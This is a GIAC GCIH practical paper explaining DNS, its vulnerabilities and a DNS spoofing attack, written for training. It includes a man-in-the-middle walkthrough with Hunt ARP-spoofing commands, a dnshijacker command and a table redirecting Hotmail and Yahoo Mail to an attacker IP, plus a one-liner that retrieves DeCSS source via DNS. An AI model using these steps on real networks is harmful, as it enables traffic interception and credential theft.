Global Information Assurance Certification Paper

GCIH Practical Assignment version 2.1
DNS Spoofing Attack
Support of the Cyber Defense Initiative

Amal Al.Hajeri

Table of Contents:

1.0 Introduction

2.0 Port and Protocol Details
2.1 Port details
2.2 The Application
2.3 Supporting OS
2.4 Protocol details
2.4.1 Domain names and zones
2.4.2 DNS caching
2.4.3 Forwarding
2.4.4 Vulnerabilities
1. Zone Transfer:
2. Cache poisoning
3. Buffer over Flow
4. Denial of service
3.0 The Attack
3.1 Description of the attack
3.2 Network Diagram
3.3 Arp spoofing Attack
3.3.1 Description of Arpspoofing
3.3.2 Description of the arpspoofing tool Hunt
3.3.3 How the arpspoofing attack works
3.4.0 DNS hijacking attack
3.4.1 Description of the DNS protocol
3.4.2 Description of the dnshijacking tool
3.4.3 How the attack works
3.4.4 Variants Of the attack
3.4.5 Description of the cache poisoning attack
3.4.6 How the attack works.
3.4.7 Other tools
3.4.8 How to protect against the attack
4.0 Future of DNS security.

1.0 Introduction


This research paper will be discussing the well known port 53. This port runs the Domain name Server (DNS) service, however its is considered as the hackers first option to attack this refers to the importance of the DNS service as it is the heart of the internet infrastructure. DNS is the way the internet domain names are located and translated to Internet Protocol addresses ,as domain names are meaningful and easy to remember by internet users.
To illustrate the importance of DNS it should be noted that without name resolution services in the modern Internet environment, there can be no transmission of e-mail, or navigation to Web sites or transference of data.
The IP number to named address translator system (which is all that DNS really is) is subject to numerous exploits, including information-level attacks, denial-of-service attacks, privilege escalation and hijacking. In this paper DNS hijacking attack will be discussed in details .

Option two was selected for the CGIH certificate assignment v1.2
For this research paper DNS protocol , port 53 description and the threats that associate with the DNS server are the subjects for this research paper as a support for the Cyber Defense Initiative (based on data posted by incidents.org's Internet Storm Center (figure1,figure2).

.

Service Name	Port Number	30 day history	Explanation
http	80		HTTP Web server
ms-sql-s	1433		Microsoft SQL Server
ftp	21		FTP servers typically run on this port
netbios-ssn	139		Windows File Sharing Probe
sunrpc	111		RPC: vulnurable on many Linux systems. Can get root
smtp	25		Mail server listens on this port.
microsoft-ds	445		
domain	53		Domain name system. Attack against old versions of BIND
morpheus	6346		Gnutella is a peer-to-peer file sharing tool
ingreslock	1524		

(figure1) TOP TEN ATTACKED PORTS ANALYSIS



(figure2) DNS FREQUENT ATTACK ANALYSIS

2.0 Port and Protocol Details

2.1 Port details

"***According to IANA TCP and UDP port number 53 are assigned to the Domain name server*** "[1].

DNS did not exist in the early days of the internet revolution and people used other ways to connect and get services .

> '*In the 1960s, the U.S. Department of Defense Advanced Research Projects Agency (ARPA, and later DARPA) began funding an experimental wide area computer network called the ARPAnet. The ARPAnet used a centrally administered file called HOSTS.TXT which held all name-to-address mapping for each host computer connected to the ARPAnet. Since there were only a handful of host computers at the start, HOSTS.TXT worked well.*
>
> *When the ARPAnet moved to the Transmission Control Protocol/Internet population of the network exploded. HOSTS.TXT became plagued with problems, name:*
>
> • *traffic and load*
> • *name collisions*
> • *consistency* '[2]

---

1. http://www.iana.org/assignments/port-numbers 1&2. Reader, Ross "The history of DNS". June 2002 ,

2. http://www.lagunainternet.com/techsupport/history_of_dns.htm

For that reason a replacement was needed, an organized and global structure was needed to exist to solve all of these problems and many people contributed in finding a solution .from that point the DNS was born .

In 1981. RFC 799 BY Dr.David Miles gave a description of the new structure which will facilitate the translation of domain names and ip addresses .

> *'In the long run, it will not be practicable for every internet host to include all internet hosts in its name-address tables. Even now, with over four hundred names and nicknames in the combined ARPANET-DCNET tables, this has become awkward. Some sort of hierarchical name-space partitioning can easily be devised to deal with this problem; however, it has been wickedly difficult to find one compatible with the known mail systems throughout the community.'*[1]

1983 was the conversion from the old ARPnet structure to the new DNS system , RFC 819 by Jon Postel outlined the new Structural model of the DNS

'

```
A decision has recently been reached to
   replace the simple name field, "<host>", by a composite name
field,
   "<domain>" [2].  This note is an attempt to clarify this
generalized
   naming convention, the Internet Naming Convention, and to
explore the
   implications of its adoption for Internet name service and
user
   applications.

   The following example illustrates the changes in naming
convention:

      ARPANET Convention:   Fred@ISIF
      Internet Convention:  Fred@F.ISI.ARPA'[2]
```


1. http://www.ietf.org/rfc/rfc0799.txt?number=799
2. http://www.ietf.org/rfc/rfc0819.txt?number=819

Further DNS RFCs were written later and more improvements were added to the DNS protocol and implementations .

The following RFCs subject a complete description about the DNS specifications .

IETF RFC 1034: DOMAIN NAMES - CONCEPTS AND FACILITIES
IETF RFC 1035: DOMAIN NAMES - IMPLEMENTATION AND SPECIFICATION
IETF RFC 1912: Common DNS Operational and Configuration Errors
IETF RFC 2181: Clarifications to the DNS Specification

In addition to DNS , several different Trojan virus programs are also known to use TCP port 53. Trojans use port 53 because in many networks DNS is permitted from outside systems to internal systems by the firewall or router access lists. Most of the Trojans found on port 53 are simply hacker versions of DNS and are primarily used for remote access. The Trojans commonly found on port 53 include but are not limited to the following:
'ADM worm: this worm is aim to attack BIND on linux systems.'

'Lion: Worm/Steals passwords/Rootkit dropper/Hacking tools'[1]
Lion compromises Linux systems and installs the t0rn'[2].

.

1. http://www.simovits.com/trojans/tr_data/y42.html
2. http://www.simovits.com/trojans/tr_data/y966.html

2.2 The Application

The implementation of the Domain name server services consists or three parts:

1. The client part . This part contains subroutine libraries used by programs that require DNS services . Example clients of these libraries are telnet , the Xwindows system , ssh ..etc.
2. Server part . This part contains the name server daemon and its support programs . These programs provide one source of the data used for mapping between host names and IP addresses . When configured these name server daemon can interoperate across the internet to provide the mapping service .
3. The tool part . This part contains various tools . These tools use the client part to extract information from the name servers .

Examples of these tools :

- Dig : is a command line tool , it has two modes ,simple interactive mode for a single query and batch mode which executes a query for each in a list of several queries.

- Host : a utility provides a simple DNS lookup using the command line .

- NSlookup: a program used to query internet name servers , it have two modes : interactive mode allows the user to query name servers for information about various hosts domains , and non-interactive mode is used when the name or internet address of the host was given to lookup as the first argument , the second argument is given to specify the nameserver address

2.3 Supporting OS

Client part applications and protocols like telnet ,ssh ,mail,HTTP, and other applications, are essentially available in almost every computer platform having access to the network ,these applications need to resolve the ip address of the target it intend to connect to .Beside that most operating systems ships with the server part daemon ,usually it is not running by default and users have to enable it manually . Examples of DNS servers are BIND , the most well known domain name server for Unix machines .
The following Operating Systems support BIND DNS server:

IBM AIX
Compaq Digital True 64/Unix .x
HP-HP UX
IRIX64
SUN Solaris
NetBSD
FreeBSD
RedHat linux

Also, There is the NT version of BIND is available at :
http://bind8nt.meiway.com/

For windows machines there is the well known Microsoft DNS server.
For systems without the server side daemon ,several vendors provide server daemons packages which support both windows and Unix platforms .

Almost all operating systems have client side tools that can be described as diagnostics tools used to gather information from the domain name server , windows platforms ships with nslookup while in Unix machines you can find the dig tool , nslookup and host , if not available these tools are provided from several vendors.

2.4 Protocol details

2.4.1 Domain names and zones

The existing internet domain name space , however, is a structural system divided into seven top-level domains:
Com: commercial organizations.
Edu: Educational organizations.
Gov : Government organizations
Mil : Military organizations
Net : Networking organizations
Org : noncommercial organizations

New seven top level domains were added to the Internet's domain by ICANN, These top levels are aero (for the air-transport industry), .biz (for businesses), .coop (for cooperatives), .info (for all uses), .museum (for museums), .name (for individuals), and .pro (for professions).

Another top level domain called arpa is used for the reverse lookup of ip addresses it to its domain names.

The domain name space structure is said to be similar to a tree , as the top level domains are divided into other sub-domains each domain consists of several zones

'*The difference between a zone and a domain is important , but subtle. All top level domains and many domains at the second level and lower , like Berkley.edu and bp.com are broken into smaller , more manageable units by delegation . These units are called zones.*'

Translation of a domain name into an equivalent IP address is called name resolution and it is the main purpose of the dns protocol . A host asking for DNS name resolution is called a resolver.
DNS server supports both TCP and UDP .Resolvers used UDP by default , if the requested host name is contained by the name server's database , the server is said to be an authority for that host. When an incoming request specifies a name for which a server is an authority , the server answers the request directly by looking for the name in its local database .if the name was out of the server authority two approaches are used to dealing with this problem . a 'recursive' in which the server pursues the query for the client at another server , and 'iterative' in which the server refers the client to another server and lets the client pursue the query .

Albitz&Liu DNS and BIND,3rd Edition 1998,1997,1992 O'Reilly & Associates,Inc 21

Each question has a query type and a query ID , and each response has an answer type. The most common query type is an **A** type . which names that an IP address is desired for the queried name?
The **NS** name is made to find out the authoritive name server for a domain. And Finally the **AXFR** type request from the secondary DNS to a primary to update the secondary database .

Type	Value	Description
A	1	IP Address
NS	2	Name server
AXFR	252	Request for zone transfer
MX	15	Mail Exchange

The full DNS parameters are listed by IANA :
http://www.iana.org/assignments/dns-parameters.

2.4.3 DNS caching : The resolvers libraries provide by most operating systems are stub resolvers , meaning they are not capable of performing the full DNS resolution process by themselves by talking directly to the authoritive servers . Instead they rely on a local name server to perform the resolution of their behalf . Such server is called a recursive name server , it performs recursive lookups for local clients.
To improve performance , recursive servers cache the results of the lookups they perform . Since the processes of recursion and caching are intimately connected , the terms recursive server and caching server are often used synonymously.

2.4.4 Forwarding

Even a caching name server does not necessarily perform the complete recursive lookup itself , Instead it can forward some or all of the queries that are cannot satisfy from its cache to another caching name server , commonly referred to as a forwarder .

2.4.5 Vulnerabilities

DNS is subject to many attacks including ,Zone transfer vulnerability , a Denial of service attack , Buffer overflow , Hijacking and cache poisoning .

1. Zone Transfer :

CVE-1999-0011

"A special type of query that asks a name server for the entire contents of a Zone. Cached records are never reported in a zone transfer. Zone transfers are usually used by secondary servers to update its own zone data from its primary server"

By performing a zone transfer request , an attacker can reveal the whole DNS record including IP addresses , domain locations , domain services , which can help the attacker to map the network structure .

> "*Since 1998, Men & Mice has conducted numerous surveys on DNS (Domain Name System) "health" issues. The purpose of these surveys is to increase awareness of DNS security for organizations with on-line presence. The latest .COM on May 2002 reported that 56.46% of all randomly choosed name servers allowed zone transfers* "[1].

2. Cache Poisoning :

CVE-1999-0024

is an informational level attack . by making the domain server answers with anything else than the correct answer .

In order to improve performance, DNS servers attempt to "cache" names locally on the system. They look at all packets coming into the system for a response section (every packet contains both a query and response section). The servers then remember these responses for a short period of time in case anybody else needs that information. The obvious problem is that somebody can lie. In particular, someone could send a query to the DNS server that contains additional response information as well (which triggers this alert). Older servers would accept that information, cache it, and give that as a response to anybody else who asks. (Newer DNS servers have fixed this, but there are still a lot of older servers on the net).

3. Buffer Overflow:

CVE-1999-0009 and CVE-1999-0833.

Attackers can cause DNS buffer overflows by issuing commands containing unexpected or overly long arguments. This is due to poor software coding that enables attackers to insert executable code into memory . In some operating systems like Unix it have patches that protect the stack from being overflowed and from executing commands in the stack , these protection mechanisms makes it harder to exploit , but still it doesn't give complete security . The buffer overflow would enable an attacker to execute commands at the DNS server's privilege level.

4.Denial Of Service Attack

CVE 1999-0010 CVE 1999-0011CVE 1999-0835 CVE 1999-0837 CVE 1999-0848 CVE 1999-0849
CVE 1999-0851 CVE 2000-0887 CVE 2000-0888

In a flooding attack, an attacker causes a Denial of Service (DoS) by sending a large uninterrupted stream of DNS request packets to a target DNS's service port 53.

The DNS protocol is mainly used to correspond between IP addresses and domain names. But it can also used to put information in it .

CSS (Content Scrambling System) is an encryption system that most commercial DVDs use and all DVD players need to understand . In November 1999 the DECSS software was released , it got media attention because it was used to allow decryption of CSS encryption movie DVD and the copying of all or selected files from the hard disk .Motion Picture Association of America) tried to block this program from being distributed and people found ways to distribute the code and one of it was DNS

A paper was written by **Samuel hocevar** listing 42 ways to distribute the DeCSS code , am mentioning the DNS way and the full paper can be reached at : http://decss.zoy.org/

”

```
for DVDs in Linux screw the MPAA and ; do dig $DVDs.z.zoy.org ; done | \
  perl -ne 's/\.//g; print pack("H224",$1) if(/^x([^z]*)/)' | gunzip
```

Note: Mark Baker noticed that you could do the request to any nameserver. Which means for instance that the DeCSS source code is available from the DVDCCA's nameservers ! Here is how to get it (assuming you chose the first nameserver for dvdcca.org which is ns1.or.com:

```
for DVDs in Linux screw the MPAA and ; do dig $DVDs.z.zoy.org @ns1.or.com ;
done | \
  perl -ne 's/\.//g; print pack("H224",$1) if(/^x([^z]*)/)' | gunzip
```

“

---

1. http://www.menandmice.com/6000/61_recent_survey.html

2.http://www.menandmice.com/online_docs_and_faq/glossary/glossarytoc.htm?zone.transfer.htm

3.http://decss.zoy.org/

3.0 The Attack

3.1 Description of the attack

CERT:CA-97.22.bind

CVE-1999-0024

DNS spoofing is a term used when a DNS server accepts and uses incorrect information from a host that has no authority giving that information. DNS spoofing is in fact malicious cache poisoning where forged data is placed in the cache of the name servers. Spoofing attacks can cause serious security problems for DNS servers vulnerable to such attacks, for example causing users to be directed to wrong Internet sites or e-mail being routed to non-authorized mail servers

Regarding to the dnsspoofing definition in the SANS paper "***DNS Overview with a discussion of DNS Spoofing" , the dns spoofing can be performed using three methods "*** [1] Three ways to carry out a DNS Spoofing attack are described below: 1. Spoofing the DNS responses 2. DNS cache poisoning 3. Breaking into the platform"

1. Spoofing the DNs responses
   Every DNS request have an associated 16 bit query ID , older versions of BIND were using easy to predict IDs , if the attacker could guess the way DNS generate its query ID he can send fake responses with a lie about the ip address of the queried host.

2. DNS cache poisoning involves sending a dns server incorrect mapping information with high TTL value to save the faulty record in the DNS cache for a longer period of time , so that next time the server is queried it will reply with the incorrect information
3. Break into the platform : if the attacker could break into the platform running DNS using attacks like Buffer overflows or any other attacks to gain root access the attacker will have full control over the network.

---

1. http://rr.sans.org/DNS/DNS.php


The URL that an Internet user types in is not the numeric address of the site required, but an alphanumeric address structure. The DNS servers convert the alphanumeric type addresses to 12 digits ip address , without the DNS people will have to memorize the ip addresses of all the sites they want to access.

An attack of this type has been successfully mounted that users requesting some sites were directed to the wrong addresses.

This type of attack is a major threat and the Internet naming and addressing authorities have taken it very seriously indeed, can keep the requester from accessing the information they want , thus creating an DoS , worse than that an attacker can mirror any of the well known websites on the internet and redirect the users to it for passwords collection, another use of this attack is to make use of the auto-update of programs running on windows, the attacker can make users download fake updates from his own web-server and a malicious code can be sent to the victim, there are several attack .Many well known websites are targeted to this type of attack by redirecting users to another websites showing the original website being hacked , thus giving bad reputation to the company.

In this paper we will be discussing two types of the DNS spoofing attack. The first one is a local DNS spoofing, where the attacker should be connected anywhere between the victim and the DNS server, and he/she should be able to sniff all the traffic from the victim to the DNS server. If the victim and the attacker are both connected to one hub, the attacker can easily sniff traffic using one of the multiple sniffers available out there in the internet. The attacker will be able to see all DNS traffic, however, he will be able to hijack the DNS session and send a faulty response including a lie about the real ip address the victim is trying to resolve this will cause the victim to be redirected to the destination the attacker wants.
The second attack is a more sophisticated attack but it have a more dangerous effect as it will cause a change for the DNS cache records , it will effect any internal or external user trying to resolve a particular spoofed record . This attack can be mounted locally or remotely. However, for this attack to be achieved successfully the attack should be able to predict the DNS IDs generated by the DNS server.
This attack will be discussed in details later in this paper.

3.2 Network Diagram



3.3.0 Arpspoofing

3.3.1 Description:

Most of network administrators know the security risk of connecting their networks using hubs. For that reason layer two switches are being used for network connectivities, as these switches have dedicated ports for each machine. Hosts connecting to the same switch won't be able to see traffic meant of other hosts connecting to the same switch .Switches are not that secure anymore and new attacks appeared to foil switches in the data link layer .And for this attack we will need the arpspoofing attack to be able to watch traffic going from the victim and the outside world.

ARP spoofing is when you pretend to be someone else by broadcasting your MAC address as the MAC address of the host's ip you want to spoof.

The ARP protocol is a protocol that is used on shared segments in order to 'map' IP addresses to MAC addresses. This protocol is particular vulnerable due to the fact that it makes use of broadcasts, and has not a single form of authentication in the protocol. Basically when a system needs to send a IP datagram, it will look to see if the IP address is in its current ARP table. If it is not it will broadcast an ARP request on the shared segment, and will bind the IP address to the MAC address mentioned in the ARP response it receives on this.
The use of spoofed ARP responses makes it possible for an attacker to disrupt the network, but more than that makes it possible for the attacker to implement a simple man-in-the middle attack, or in its simplest form to sniff a switched network that would otherwise be non-sniffable.

3.3.1 Description of the arpspoofing tool Hunt

For the arp spoofing attack , a tool called Hunt was used , Hunt is a Hijacking tool operating in the Ethernet network and it is the best for connections watching , hijacking and resetting , however , for this attack it was used to do the arpspoofing part in the switched network only .
Hunt does not distinguish between local network connections and connections going to/from Internet , so all connections will be spoofed.

Hunt is my favorite tool , for the easiness of use and because it have multiple features that will make the arp spoofing attack easier to implement ,unlike other tools which might be more complicated .

This tool can be downloaded from http://www.gncz.cz/kra/index.html or at ftp://ftp.gncz.cz/pub/linux/hunt/

3.3.2 How the arpspoofing attack works :

1. after running the Hunt tool , arp spoofing daemon was started and Two fake MAC addresses were assigned to the two ip addresses of the hosts we want to sniff the traffic between, here we will sniff the traffic between a user and the default gateway.

```
-arps> a
src/dst host1 to arp spoof> 192.168.1.22
host1 fake mac [EA:1A:DE:AD:BE:01]>
src/dst host2 to arp spoof> 192.168.1.1
host2 fake mac [EA:1A:DE:AD:BE:02]>
refresh interval sec [0]>
```

2. The attacker sends multiple fake arp responses to the default gateway to map the ip address of the victim to another fake MAC address that belongs to the attacker also , considering this step , the attacker will be able to sniff all the responses coming from the internet and going through the default gateway to the victim machine.

```
17:37:31.601254 arp reply 192.168.1.22 is-at ea:1a:de:ad:be:1
0x0000          0001 0800 0604 0002 ea1a dead be01 c0a8  ..............
0x0010          0116 0006 d75c ed35 c0a8 0101 0000 0000 .....\.5........
0x0020          0000 0000 0000 0000 0000 0000 0000       ..............
17:37:31.601254 arp reply 192.168.1.22 is-at ea:1a:de:ad:be:1
0x0000          0001 0800 0604 0002 ea1a dead be01 c0a8  ..............
0x0010          0116 0006 d75c ed35 c0a8 0101 0000 0000 .....\.5........
0x0020          0000 0000 0000 0000 0000 0000 0000       ..............
```

3. The attacker sends multiple fake arp responses to the victim to map the ip address of the default gateway to a fake MAC address that belongs to the attacker machine , considering this step , the attacker will be
able to sniff all the traffic from the victim to the default gateway.

```
17:37:31.601254 arp reply 192.168.1.1 is-at ea:1a:de:ad:be:2
0x0000          0001 0800 0604 0002 ea1a dead be02 c0a8  ..............
0x0010          0101 0004 764c 0923 c0a8 0116 0000 0000  ....vL.#........
0x0020          0000 0000 0000 0000 0000 0000 0000       ..............
17:37:31.601254 arp reply 192.168.1.1 is-at ea:1a:de:ad:be:2
0x0000          0001 0800 0604 0002 ea1a dead be02 c0a8  ..............
0x0010          0101 0004 764c 0923 c0a8 0116 0000 0000  ....vL.#........
0x0020          0000 0000 0000 0000 0000 0000 0000       ..............
```

4. after testing the success of the arpspoofing daemon implementation we start the relay daemon which will allow the attacker machine to forward the traffic to and from the two sniffed hosts.

```
s/k) start/stop relayer daemon
l/L) list arp spoof database
a)   add host to host arp spoof     i/I) insert single/range arp spoof
d)   delete host to host arp spoof  r/R) remove single/range arp spoof
t/T) test if arp spoof successeded  y) relay database
x)   return
-arps> s
daemon started
```

3.4.0 DNS Hijacking attack

3.4.1 The DNS protocol Description

To understand the attack, we have to understand how the DNS works first
Every host connecting to the internet or is a member of a big network that uses internal DNS , should be configured to use a particular DNS server or a group of redundant DNS servers which will do the resolution process for him.
If the user for example is trying to access www.hotmail.com web site, queries will be sent to the DNS server to resolve the associated ip address for the required website.

Host.company.com ----→?www.hotmail.com---→ dns.company.com
10.0.0.4 10.0.0.60

The company DNS will send the question query to the top level root name servers or to the ns.internic.net which might be having the answer cached.

dns.company.com-----→ ?www.hotmail.com----→a.root-servers.net
1.0.0.0.60 192.5.6.30

if it doesn't have the answer , it will send back a list of the authoritive domain name servers for the com domain

```
com.            172800  IN      NS      A.GTLD-SERVERS.NET.
com.            172800  IN      NS      G.GTLD-SERVERS.NET.
com.            172800  IN      NS      H.GTLD-SERVERS.NET.
com.            172800  IN      NS      C.GTLD-SERVERS.NET.
com.            172800  IN      NS      I.GTLD-SERVERS.NET.
com.            172800  IN      NS      B.GTLD-SERVERS.NET.
com.            172800  IN      NS      D.GTLD-SERVERS.NET.
com.            172800  IN      NS      L.GTLD-SERVERS.NET.
com.            172800  IN      NS      F.GTLD-SERVERS.NET.
com.            172800  IN      NS      J.GTLD-SERVERS.NET.
com.            172800  IN      NS      K.GTLD-SERVERS.NET.
com.            172800  IN      NS      E.GTLD-SERVERS.NET.
com.            172800  IN      NS      M.GTLD-SERVERS.NET.

;; ADDITIONAL SECTION:
A.GTLD-SERVERS.NET.     172800  IN      A       192.5.6.30
G.GTLD-SERVERS.NET.     172800  IN      A       192.42.93.30
H.GTLD-SERVERS.NET.     172800  IN      A       192.54.112.30
C.GTLD-SERVERS.NET.     172800  IN      A       192.26.92.30
I.GTLD-SERVERS.NET.     172800  IN      A       192.43.172.30
B.GTLD-SERVERS.NET.     172800  IN      A       192.33.14.30
D.GTLD-SERVERS.NET.     172800  IN      A       192.31.80.30
L.GTLD-SERVERS.NET.     172800  IN      A       192.41.162.30
F.GTLD-SERVERS.NET.     172800  IN      A       192.35.51.30
```

J.GTLD-SERVERS.NET. 172800 IN A 210.132.100.101
K.GTLD-SERVERS.NET. 172800 IN A 192.52.178.30
E.GTLD-SERVERS.NET. 172800 IN A 192.12.94.30
M.GTLD-SERVERS.NET. 172800 IN A 192.55.83.30

dns.company.com will pick one of these athoritive domain names and send the question query again

dns.company.com ----→ ?www.hotmail.com--→a.gtld-servers.net
10.0.0.60 192.5.6.30

Now a.gltd-servers.net will send back the list of the authoritive domain name servers serving the hotmail.com domain .

hotmail.com. 172800 IN NS NS1.hotmail.com.
hotmail.com. 172800 IN NS NS2.hotmail.com.
hotmail.com. 172800 IN NS NS3.hotmail.com.
hotmail.com. 172800 IN NS NS4.hotmail.com.

;; AUTHORITY SECTION:
hotmail.com. 3600 IN NS ns1.hotmail.com.
hotmail.com. 3600 IN NS ns2.hotmail.com.
hotmail.com. 3600 IN NS ns3.hotmail.com.
hotmail.com. 3600 IN NS ns4.hotmail.com.

;; ADDITIONAL SECTION:
ns1.hotmail.com. 3600 IN A 216.200.206.140
ns2.hotmail.com. 3600 IN A 216.200.206.139
ns3.hotmail.com. 3600 IN A 209.185.130.68
ns4.hotmail.com. 3600 IN A 64.4.29.24

dns.company.com will choose one of these name servers and resend the query again

dns.company.com ----→?www.hotmail.com-→ns1.hotmail.com
10.0.0.60 216.200.206.140

this query will send the list of ip addresses serving the hotmail webpage

www.hotmail.com. 3600 IN A 64.4.45.7
www.hotmail.com. 3600 IN A 64.4.52.7
www.hotmail.com. 3600 IN A 64.4.53.7
www.hotmail.com. 3600 IN A 64.4.43.7
www.hotmail.com. 3600 IN A 64.4.44.7


The DNS spoof attack takes place if the attacker could spoof the discussion between dns.company.com and the authorized domain name servers , then he can send his responses with fault information back to the host before the real answer is being sent by dns.company.com this will cause a local cache poisoning for the host's browser cache and each time he wants to access the www.hotmail.com webpage he will be redirected to the faulty page until the cache file's life time expires or the user deletes his browser cache , however, if the attacker could send the faulty response to the DNS server itself , this answer will be cached in the DNS cache records and all hosts connecting to dns.company.com and trying to resolve www.hotmail.com will be redirected to the ip address supplied by the attacker.

3.4.2 Description of the dnshijacking tool

DNSHijacker is a LibNET/LibPCap based packet sniffer & DNS spoofed it can be downloaded from the following address :
http://pedram.redhive.com/download.php?file=dnshijacker

The DNS answers are based on a fabrication table with all the ip addresses associated with the spoofed addresses , or one default answer can be sent for all questions .

How the attack works



1. The attacker runs the dnshijacking tool

```
./dnshijacker –i eth0 –v –f ftable
```

The ftable file contains mapping of the victim domain name to the fake ip we want to redirect the traffic to , the form of the ftable is as follows :

```
192.168.1.25   mail.yahoo.com
192.168.1.25   www.hotmail.com
```

2. the attacker sniffs the DNS requests from the victim to the DNS server

3.The victim tries to resolve www.hotmail.com by sending a query to the dns server

```
13:59:20.042628 192.168.1.2732839 > 192.168.1.60.domain:  [udp sum ok] 24959+ A?
www.hotmail.com. [|domain] (DF) (ttl 64, id 30800, len 61)
```

The question consists of the following parts:
1.192.168.1.27 the victim ip trying to resolve the hotmail website ip.
2.192.168.1.60 ip address of the internal DNS .
3.24949+ : dns id of the query sent by the victim resolver to the internal DNS and the + indicates that recursion is needed.
4.(DF) Don't fragment flag is set .
5.Time to live 64.
6. IP ID 30800.
7.length 61.

